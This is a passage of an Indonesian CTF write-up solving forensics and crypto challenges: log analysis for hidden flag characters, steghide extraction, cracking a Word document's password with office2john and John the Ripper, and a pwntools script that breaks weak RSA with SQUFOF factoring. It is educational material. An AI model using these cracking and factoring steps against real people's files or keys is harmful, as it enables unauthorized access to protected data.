
Jika kita ambil request-request yang mencurigakan tersebut dengan menggunakan “cat” dan “grep” seperti command dibawah

```
cat access.log | grep "%{2} HTTP" -Eo
```

Maka akan muncul daftar request seperti gambar dibawah

```
/%30 HTTP
/%62 HTTP
/%79 HTTP
/%74 HTTP
/%65 HTTP
/%43 HTTP
/%54 HTTP
/%46 HTTP
/%7B HTTP
/%57 HTTP
/%33 HTTP
/%55 HTTP
```

Masukkan daftar request tersebut kedalam CyberChef kemudian convert dari hex menjadi ASCII dan kita akan mendapatkan sebuah flag



Flag: 0byteCTF{W3_Suff3r_M0r3_0ft3n_1n_1m4g1n4t10n_Th4n_1n_R34l1ty}


Conclusion

Diberikan sebuah log server untuk dianalisis, kemudian dilanjutkan dengan mencari HTTP request yang mencurigakan dan terdapat 1 IP yaitu 178.19.45.123 yang melakukan beberapa request untuk melakukan hacking pada server. Dan jika ditelusuri lagi, request ke 61 hingga terakhir, IP tersebut melakukan request pada server yang mengandung sebuah flag

[Romeo and Dulliet]

Executive Summary


Diberikan ZIP file yang berisikan sebuah 2 log server sebuah website bernama “Dulliet.txt” dan “Romeo.txt”. Masing-masing log server memiliki file size yang besar yaitu sekitar 66 megabytes dan jika dilihat secara sekilas, 2 file ini adalah mirip



```
Dulliet.txt ↔ Romeo.txt X
Romeo.txt
1 83.195.18.195 - - [01/Jun/2023:00:01:00 +0700] "GET /dashboard/transac
2 80.172.186.28 - - [01/Jun/2023:00:02:06 +0700] "POST /dashboard/add HT
3 89.209.181.44 - - [01/Jun/2023:00:03:09 +0700] "POST /dashboard/login l
4 155.21.25.104 - - [01/Jun/2023:00:04:00 +0700] "GET /contact HTTP/1.1"
5 108.189.11.31 - - [01/Jun/2023:00:04:35 +0700] "GET /assets/css/bootst
6 146.22.134.29 - - [01/Jun/2023:00:05:41 +0700] "GET /logs HTTP/1.1" 40
1 83.195.18.195 - - [01/Jun/2023:00:01:00 +0700] "GET /dashboard/transac
2 80.172.186.28 - - [01/Jun/2023:00:02:06 +0700] "POST /dashboard/add H
3 89.209.181.44 - - [01/Jun/2023:00:03:09 +0700] "POST /dashboard/logir
4 155.21.25.104 - - [01/Jun/2023:00:04:00 +0700] "GET /contact HTTP/1.1
5 108.189.11.31 - - [01/Jun/2023:00:04:35 +0700] "GET /assets/css/bootst
6 146.22.134.29 - - [01/Jun/2023:00:05:41 +0700] "GET /logs HTTP/1.1" 4
```


Technical Report

Jika 2 file log ini dianalisis lebih lanjut, maka terlihat terdapat beberapa perbedaan yang ada, yang pertama jumlah baris yang ada pada file log yang bernama “Dulliet.txt” adalah 438923 baris




```
438921 146.22.134.29 - - [30/Aug/2023:23:58:13 +0700] "POST /dashboard/tra
438922 89.209.181.44 - - [30/Aug/2023:23:58:52 +0700] "POST /dashboard/logi
438923 178.37.153.34 - - [30/Aug/2023:23:59:53 +0700] "GET /support HTTP/1.
438924
```

Sedangkan pada file log yang bernama “Romeo.txt” adalah sebanyak 438979 baris



```
438977 146.22.134.29 - - [30/Aug/2023:23:58:13 +0700] "POST /dashboard/tra
438978 89.209.181.44 - - [30/Aug/2023:23:58:52 +0700] "POST /dashboard/logi
438979 178.37.153.34 - - [30/Aug/2023:23:59:53 +0700] "GET /support HTTP/1.
438980
```

Kemudian saat saya mencoba mencari beberapa request yang mencurigakan pada kedua log terdapat beberapa baris dimana baris tersebut hanya mengandung 1 karakter saja. Contohnya adalah seperti gambar dibawah



```
1545 229.239.15.87 - - [01/Jun/2023:22:41:42 +0
1546 217.112.15.97 - - [01/Jun/2023:22:42:37 +0
1547 59.45.194.238 - - [01/Jun/2023:22:43:50 +0
1548 {
1549 91.120.11.246 - - [01/Jun/2023:22:45:47 +0
1550 59.45.194.238 - - [01/Jun/2023:22:46:37 +0
1551 155.21.25.104 - - [01/Jun/2023:22:47:20 +0
1552 194.25.80.209 - - [01/Jun/2023:22:48:11 +0
1553 146.22.134.29 - - [01/Jun/2023:22:49:21 +0
1554 248.84.162.17 - - [01/Jun/2023:22:50:01 +0
1555 24.42.404.404 - - [01/Jun/2023:22:51:40 +0
```

Pada file “Romeo.txt” di baris ke 1548, terdapat karakter “{” yang biasanya ini adalah format dari flag CTF, kemudian saya mencoba membuat sebuah python script untuk mencari baris-baris yang sejenis yaitu baris yang memiliki 1 karakter saja


```

1. with open('Dulliet.txt', 'r') as log_file:
2.     for line in log_file:
3.         line = line.strip()
4.         if len(line) == 1:
5.             print(line)

```

Kemudian jalankan kode diatas pada kedua file yaitu Dulliet dan Romeo. Berikut adalah hasilnya

```

daffainfo@dapOS:~/Romeo_and_Dulliet$ python3 test.py
s
M
9
t
3
P
t
l
m
-
3
7
7

```

```

daffainfo@dapOS:~/Romeo_and_Dulliet$ python3 test.py
{
3
4
n
A
-
m
A
-
1
4
1
3
}

```

Jika dilihat secara sekilas kedua daftar karakter tersebut seperti sebuah flag, namun masih cukup tidak beraturan. Dalam kasus ini saya mencoba menggabungkan kedua daftar karakter tersebut dengan *diflip secara manual* dan terbentuklah sebuah flag.

Flag: 0byteCTF{s3M4n9At_3mPA_t_l1m4_1337}

Conclusion

Diberikan 2 log server untuk dianalisis dan ternyata kedua file tersebut tidak sama, bisa dilihat dari perbedaan baris pada log atau juga bisa pada besar file kedua log. Kemudian disaat melakukan analisis, terdapat baris yang cukup aneh yaitu baris yang hanya memiliki 1 karakter saja. Untuk membantu mencari baris-baris tersebut maka dibuat lah python script untuk mengumpulkan baris tersebut. Dan pada akhirnya jika digabungkan kedua daftar karakter yang dihasilkan dari kedua log, maka akan terbentuk sebuah flag.

[One of the greatest matches of all time!]

Executive Summary

Diberikan sebuah ZIP file yang berisikan 2 gambar yaitu onfire.jpg dan rockvjhon.jpg. Kedua file ini memiliki besar file yang sangat berbeda yaitu 284 KB untuk onfire.jpg dan 2 MB untuk rockvjhon.jpg.

File size
284 KB
2 MB

Technical Report

Yang pertama dilakukan adalah menggunakan command “exiftool” untuk menampilkan metadata dari sebuah file, jadi saya akan menggunakan exiftool pada kedua file tersebut. Berikut adalah command yang saya gunakan

exiftool onfire.jpg


exiftool rockvjhon.jpg

```
daffainfo@dapoS:~/foren-0byte$ exiftool onfire.jpg
ExifTool Version Number      : 12.40
File Name                    : onfire.jpg
Directory                   : .
File Size                    : 284 KiB
File Modification Date/Time  : 2023:08:19 15:17:43+07:00
File Access Date/Time       : 2023:08:19 15:18:02+07:00
File Inode Change Date/Time  : 2023:08:19 15:18:02+07:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
Comment                      : hatta1902.
Image Width                  : 1080
Image Height                 : 1931
```

Hasil exiftool pada rockvjhon tidak ada yang menarik, berbanding terbalik dengan file onfire.jpg. Terdapat sebuah comment yaitu “hatta1902.”. Terdapat kemungkinan jika ini adalah sebuah password yang dapat digunakan pada file “rockvjhon.jpg” mengingat bahwa size file tersebut tidak wajar. Berikut adalah command yang saya gunakan yaitu “steghide” untuk melakukan ekstraksi file dikarenakan telah dilakukan teknik steganografi pada file tersebut

```
daffainfo@dap05:~/foren-0byte$ steghide --extract -sf rockvjhon.jpg
Enter passphrase:
wrote extracted data to "readme.docx".
```

Dugaan saya ternyata benar dan terdapat file dengan ekstensi .docx yang dihasilkan dengan menggunakan command diatas. Sekarang kita akan beralih ke file readme.docx, jika file tersebut dibuka, terdapat password yang mengunci file ini



Untuk membuka password ini dibutuhkan John The Ripper untuk melakukan cracking password dan office2john untuk mengkonversi file documen yang akan dilakukan bruteforce kedalam format john. Berikut command yang saya gunakan untuk melakukan cracking password pada document word

office2john readme.docx > hash.txt

```
john -w=/usr/share/wordlists/rockyou.txt hash.txt
```

Setelah itu tunggu hingga John berhasil melakukan cracking password, dan jika ingin melihat password yang telah dicrack, maka jalankan command dibawah

John –show hash.txt

```
(kali㉿kali)-[~/Desktop]
$ john --show hash.txt
readme.docx:emiliano

1 password hash cracked, 0 left
```

Password dari dokumen ini adalah "emiliano", mari kita buka file tersebut dengan password yang telah didapatkan

1
 2
 3
 4
 5
 6
 7
 8
 9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
 100
 101
 102
 103
 104
 105
 106
 107
 108
 109
 110
 111
 112
 113
 114
 115
 116
 117
 118
 119
 120
 121
 122
 123
 124
 125
 126
 127
 128
 129
 130
 131
 132
 133
 134
 135
 136
 137
 138
 139
 140
 141
 142
 143
 144
 145
 146
 147
 148
 149
 150
 151
 152
 153
 154
 155
 156
 157
 158
 159
 160
 161
 162
 163
 164
 165
 166
 167
 168
 169
 170
 171
 172
 173
 174
 175
 176
 177
 178
 179
 180
 181
 182
 183
 184
 185
 186
 187
 188
 189
 190
 191
 192
 193
 194
 195
 196
 197
 198
 199
 200
 201
 202
 203
 204
 205
 206
 207
 208
 209
 210
 211
 212
 213
 214
 215
 216
 217
 218
 219
 220
 221
 222
 223
 224
 225
 226
 227
 228
 229
 230
 231
 232
 233
 234
 235
 236
 237
 238
 239
 240
 241
 242
 243
 244
 245
 246
 247
 248
 249
 250
 251
 252
 253
 254
 255
 256
 257
 258
 259
 260
 261
 262
 263
 264
 265
 266
 267
 268
 269
 270
 271
 272
 273
 274
 275
 276
 277
 278
 279
 280
 281
 282
 283
 284
 285
 286
 287
 288
 289
 290
 291
 292
 293
 294
 295
 296
 297
 298
 299
 300
 301
 302
 303
 304
 305
 306
 307
 308
 309
 310
 311
 312
 313
 314
 315
 316
 317
 318
 319
 320
 321
 322
 323
 324
 325
 326
 327
 328
 329
 330
 331
 332
 333
 334
 335
 336
 337
 338
 339
 340
 341
 342
 343
 344
 345
 346
 347
 348
 349
 350
 351
 352
 353
 354
 355
 356
 357
 358
 359
 360
 361
 362
 363
 364
 365
 366
 367
 368
 369
 370
 371
 372
 373
 374
 375
 376
 377
 378
 379
 380
 381
 382
 383
 384
 385
 386
 387
 388
 389
 390
 391
 392
 393
 394
 395
 396
 397
 398
 399
 400
 401
 402
 403
 404
 405
 406
 407
 408
 409
 410
 411
 412
 413
 414
 415
 416
 417
 418
 419
 420
 421
 422
 423
 424
 425
 426
 427
 428
 429
 430
 431
 432
 433
 434
 435
 436
 437
 438
 439
 440
 441
 442
 443
 444
 445
 446
 447
 448
 449
 450
 451
 452
 453
 454
 455
 456
 457
 458
 459
 460
 461
 462
 463
 464
 465
 466
 467
 468
 469
 470
 471
 472
 473
 474
 475
 476
 477
 478
 479
 480
 481
 482
 483
 484
 485
 486
 487
 488
 489
 490
 491
 492
 493
 494
 495
 496
 497
 498
 499
 500
 501
 502
 503
 504
 505
 506
 507
 508
 509
 510
 511
 512
 513
 514
 515
 516
 517
 518
 519
 520
 521
 522
 523
 524
 525

Dan ternyata didalam file ini hanya terdapat garis-garis yang tidak beraturan. Namun, jika dicek kembali garis-garis tersebut tidaklah hanya huruf l kecil saja, namun terdapat huruf l kapital juga yang dimasukkan kedalam susunan baris-baris ini. Jika kita menggunakan fitur search pada word dan mencari huruf l kapital, maka akan tersebut sebuah huruf di setiap halamannya



Sebagai contoh gambar diatas adalah halaman 7 dan 8 yang membentuk karakter F dan L. Jika semua karakter ini dikumpulkan, maka akan tersebut sebuah shortlink yaitu <https://s.id/1FLAGHERE945>. Dan jika link tersebut dibuka, maka kita akan diredirect kedalam pastebin yang terkunci

Locked Paste

Enter password*

Unlock The Paste

Copy paste link to clipboard

[Pastebin Home](#)

Namun, untungnya terdapat hint yaitu password pastebin itu sama dengan password extract file

Hint

pw bin = pw extract

Dan akhirnya saya memasukkan password emiliano, yaitu password yang saya gunakan untuk membuka file document yang terkunci



Flag: 0byteCTF{JH0N_&_R0cK_Ar3_B3st_Fr1eNd}

Conclusion

Melakukan analisis pada kedua gambar yang ada, dan ternyata terdapat password yang digunakan untuk mengextract file hasil steganografi dengan menggunakan steghide. Kemudian dilanjutkan dengan melakukan cracking password pada document readme. Dan didalam document tersebut terdapat pesan yang tersembunyi yang berisikan link dan pada akhirnya akan diredirect ke Pastebin yang berisikan flag

Crypto

[Token]

Executive Summary

Program yang diberikan adalah skrip Python yang mengimplementasikan sebuah permainan kriptografi. Dalam permainan ini, program akan menghasilkan serangkaian token acak, dan pemain harus memasukkan token yang benar untuk memenangkan permainan. Token ini dihasilkan dengan memilih acak karakter dari set '0123456789abcdef' sepanjang 32 karakter. Setiap kali pemain memasukkan token yang benar, program akan menghasilkan dua bilangan prima acak, menghitung modulus dari perkalian kedua bilangan tersebut, dan menggunakan eksponen tetap (0x10001) untuk melakukan operasi enkripsi terhadap token. Token yang dienkripsi dan parameter kriptografinya dicetak, dan pemain harus memasukkan token yang sesuai. Jika pemain benar memasukkan token sebanyak 100 kali, maka flag akan dicetak. Jika pemain salah satu kali saja, program akan berakhir.

```
1. #!/usr/bin/env python3
2.
3. from sympy import nextprime
4. from Crypto.Util.number import *
5. from random import choice
6. from flag import flag
7.
8.
9. def get_prime(n):
10.     r = getRandomInteger(n)
11.     p = nextprime(r)
12.     q = nextprime(r + getRandomInteger(32))
13.     return p, q
14.
15. def get_token(l):
16.     return ''.join(choice('0123456789abcdef') for i in range(l))
17.
18.
19. correct = 0
20. while correct < 100:
21.     token = get_token(32)
22.     p, q = get_prime(256)
23.     n = p * q
24.     e = 0x10001
25.     m = bytes_to_long(token.encode())
26.     c = pow(m, e, n)
27.
28.     print(f'[*] {n = }')
29.     print(f'[*] {e = }')
30.     print(f'[*] {c = }')
31.
32.     answer = input("[TOKEN]> ")
33.     if answer == token:
34.         correct += 1
35.         print()
36.     else:
37.         exit(0)
38.
```

```

1. from pwn import *
2. from Crypto.Util.number import inverse, long_to_bytes
3. import re
4.
5. def gcd(a, b):
6.     while b:
7.         a, b = b, a % b
8.     return abs(a)
9.
10. def isqrt(n):
11.     if n == 0:
12.         return 0
13.     x, y = n, (n + 1) >> 1
14.     while y < x:
15.         x, y = y, (y + n // y) >> 1
16.     return x
17.
18. multiplier = [
19.     1,
20.     3,
21.     5,

```

```

22.     7,
23.     11,
24.     3 * 5,
25.     3 * 7,
26.     3 * 11,
27.     5 * 7,
28.     5 * 11,
29.     7 * 11,
30.     3 * 5 * 7,
31.     3 * 5 * 11,
32.     3 * 7 * 11,
33.     5 * 7 * 11,
34.     3 * 5 * 7 * 11,
35. ]
36.
37.
38. def SQUFOF(N):
39.     s = isqrt(N)
40.     L = isqrt(s << 1) << 1
41.     B = 3 * L
42.
43.     for k in range(0, len(multiplier)):
44.         D = multiplier[k] * N
45.         Po = Pprev = P = isqrt(D)
46.         Qprev = 1
47.         Q = D - (Po * Po)
48.         for i in range(2, B + 1):
49.             b = (Po + P) // Q
50.             P = b * Q - P
51.             q = Q
52.             Q = Qprev + b * (Pprev - P)
53.             r = isqrt(Q)
54.             if not (i & 1) and (r * r) == Q: break
55.             Pprev, Qprev = P, q
56.             b = (Po - P) // r
57.             Pprev = P = b * r + P
58.             Qprev = r
59.             Q = (D - (Pprev * Pprev)) // Qprev
60.             c1 = True
61.             while c1:
62.                 b = (Po + P) // Q
63.                 Pprev = P
64.                 P = b * Q - P
65.                 q = Q
66.                 Q = Qprev + b * (Pprev - P)
67.                 Qprev = q
68.                 c1 = (P != Pprev)
69.             r = gcd(N, Qprev)
70.             if 1 < r < N:
71.                 return r, N // r
72.     return None
73.
74. def decrypt(n,e,c):
75.     p,q = SQUFOF(n)
76.
77.     phi = (p-1)*(q-1)
78.
79.     d = inverse(e, phi)
80.
81.     m = pow(c,d,n)
82.

```



```

83.     return m
84.
85. p = remote('0x7e7ctf.zerobyte.me', 10021)
86. while True:
87.     n = p.recvline()
88.     print(n)
89.     equal_sign_index = n.index(b'=')
90.     n = n[equal_sign_index + 2:].strip()
91.     n = int(n.decode('utf-8'))
92.
93.     e = p.recvline()
94.     equal_sign_index = e.index(b'=')
95.     e = e[equal_sign_index + 2:].strip()
96.     e = int(e.decode('utf-8'))
97.
98.     c = p.recvline()
99.     equal_sign_index = c.index(b'=')
100.    c = c[equal_sign_index + 2:].strip()
101.    c = int(c.decode('utf-8'))
102.
103.    m = decrypt(n,e,c)
104.
105.    print(long_to_bytes(m))
106.
107.    p.sendlineafter("[TOKEN]> ", long_to_bytes(m))
108.    p.recvline()

```

```

b' 622a03a9b00f19719e739ab81f474e16'
b'[*] n = 6266505994365848388383526549682637939850809881035575803976609834394462797216101365809541739432174325740283016973898542775158089926399794191887297157462971\n'
b'5c6e14555fa2d1c1a6c147ed5d75e041'
b'[*] n = 15144023033605828804462626838867293391259450880564716177136418091021997758453865608843062812174445766515450616340752846838121316026532903327688731935829\n'
b'8852d99fe073c794e59aa9c8e957af1e'
b'[*] n = 440783608283219235727245810154575140349332248380666263877229414033896543527681989315082799377155257782665865764948225808098973777075252620696907809809343\n'
b'832688113e20dcead31e2d4054008b24e'
b'[*] n = 1154903327903566176315207769271731123041977602579130683217739393332329681178668674988496254451806994981951417504759620079883374853728149016175686621417319\n'
b'5c5ec00243afa319638ba87a70b15c03'
b'[*] n = 12160733282981183098050961458943048949249506757024736477287560203076977977064477937224538980257882411550427636955581843106165546197738498458008115843165411\n'
b'1f0aaef854c2d11759e1130e6878c3be'
b'[*] n = 164471602703299470882963438601051894199655678753978582046030238199384181607923204687120118147601291518059888028994875146332334915184363178338647251264833\n'
b'eaff2afe3448727ac9d161132bcb7032'
b'[*] n = 11721061729335694548445064067165926310381636262346997727490727769898025945229319052045628241363498615978055663763274806788557315040621532787474490445094623\n'
b'cf17083604c77d65d2731c6c085d3ccc'
b'0byteCTF{emang_boleh_sedekat_ini_dek?}\n'

```

Flag: 0byteCTF{emang_boleh_sedekat_ini_dek?}

Conclusion

Diberikan sebuah kode yang berfungsi untuk melakukan enkripsi pada flag dengan menggunakan RSA. Dan disaat menggunakan tool untuk membantu melakukan dekripsi pada RSA encryption dengan menggunakan beberapa teknik, hasil enkripsinya ternyata rentan terhadap SQUFOF atau Shanks's square forms factorization dimana menyebabkan penyerang dapat melihat plaintext yang seharusnya tidak bisa dilihat.